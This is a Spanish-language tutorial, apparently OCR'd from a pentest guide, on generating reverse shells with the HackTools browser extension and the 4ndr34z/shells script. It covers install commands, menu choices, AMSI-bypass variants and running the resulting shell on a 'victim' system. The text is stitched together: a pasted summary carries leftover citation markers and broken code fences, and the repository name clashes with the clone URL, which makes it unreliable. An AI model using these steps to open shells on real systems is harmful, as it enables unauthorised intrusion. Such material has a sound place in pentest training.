
HackTools es una extensión de navegador todo en uno diseñada para los pentesters web de Red Team. Agiliza las pruebas de penetración de aplicaciones web al proporcionar hojas de trucos y una variedad de herramientas esenciales, incluidas cargas útiles XSS, shells inversos y más. Esta extensión elimina la necesidad de buscar cargas útiles en diferentes sitios web o en su almacenamiento local, ofreciendo acceso con un solo clic a la mayoría de las herramientas.

Descargue la extensión Hacktool desde el siguiente enlace:


https://addons.mozilla.org/en-US/firefox/addon/hacktools/



Una vez descargada la extensión, accede a ella a través de la opción de pantalla completa. Desde la barra lateral, vaya a la opción Reverse Shell y le proporcione Local hot y Local Port junto con el tipo de shell que desea crear como se muestra en la imagen a continuación. Una vez que haga esto, creará varios shells inversos para que los use como se muestra en la imagen a continuación:



A través de Hacktool, también puedes crear PHP Reverse shell haciendo clic en la segunda opción de la barra lateral y dar tu host local y puerto local. Ahora la extensión creará varios shells inversos de PHP. Simplemente puede descargarlo y ejecutarlo en el sistema de la víctima y tener un shell inverso.



Shellz

¿Qué es 4ndr34z/shells?

4ndr34z/shells es un **script especializado para generar reverse shells (revshells)** de forma rápida y sencilla, especialmente útil cuando necesitas payloads de PowerShell o Python ya formateados correctamente. (GitHub)

Funcionalidades destacadas

- **PowerShell reverse shells**
  - Incluye variantes TCP, UDP y SSL.
  - Compatible con PowerShell y PowerShell Core.
  - Incluye bypass parcial o completo de AMSI (Anti-Malware Scan Interface).
  - Integraciones avanzadas como carga reflexiva de *Sharpcat*.
  - Facilidades para transferir archivos usando *Updog*.
- **Python reverse shells**
  - Permite generar payloads que aprovechan Python embebido.
  - Ideal para entornos donde PowerShell no está disponible.
- **Integración con ngrok**
  - Permite generar payloads que utilicen direcciones públicas de **ngrok**, integrando inicio/parada desde el mismo script.
- **Soporte para Updog**
  - Permite iniciar y detener servidores Updog desde el script y facilita subir o bajar archivos mediante HTTP desde el payload generado.

Instalación y uso

```
git clone https://github.com/4ndr34s/shells
cd shells
./install.sh
```

También está disponible en repositorios como **BlackArch**:

```
pacman -S shellz
``` :contentReference[oaicite:5]{index=5}
```

## Dependencias

Requeridas:
- `netcat`
- `rlwrap`
- `jq`
- `basenc` (parte de coreutils)

Opcionales (aceleradores de funcionalidad):
- `updog`
- `ngrok`
- `xclip` :contentReference[oaicite:6]{index=6}

## Beneficios en CTF y Pentesting


| Beneficio | Descripción |
|---|---|
| Rapidez | Genera rápidamente reverse shells configuradas y funcionales. |
| Versatilidad | Compatible con múltiples entornos (Windows, Linux, sin Python). |
| Automatización | Incluye payloads avanzados como AMSI bypass, Updog y ngrok integrados. |
| Práctico en el campo | Muy utilizado en situaciones como CTFs donde el tiempo es crítico. |

## En resumen

El repositorio `4ndr34z/shells` es una herramienta ligera pero muy potente para generar rápidamente payloads de reverse shell en múltiples entornos. Su integración con servicios como `ngrok` y `Updog`, y su soporte para entornos complejos lo vuelven una pieza valiosa en cualquier toolkit de CTF o pentesting.
```


Para descargar e instalar Shellz, use el siguiente conjunto de comandos como se muestra en la imagen a continuación:

```
1. git clone https://github.com/4ndr34s/shells
2. cd shells
3. ./install.sh
```




Una vez que la herramienta esté en funcionamiento, le preguntará sobre el tipo de shell inverso que desea crear. Como queríamos crear un shell bash, elegimos la opción 3 como se muestra en la imagen a continuación:


Después de elegir el tipo de shell que desea crear, le pedirá IP local y puerto local.
Ahora elija el tipo de su IP como se muestra en la imagen a continuación:




Después de esto, le preguntará si desea codificar su shell. Elija la opción que desee, ya que no queríamos codificar nuestro shell, elegimos la **opción 1** tal como se muestra en la imagen a continuación:




Y finalmente, le dará el comando de shell inverso que puede ejecutar en el sistema de su víctima. Luego le preguntará el tipo de oyente que desea crear. Aquí, elegimos netcat listener escribiendo el **número 1** como se muestra en la imagen a continuación:



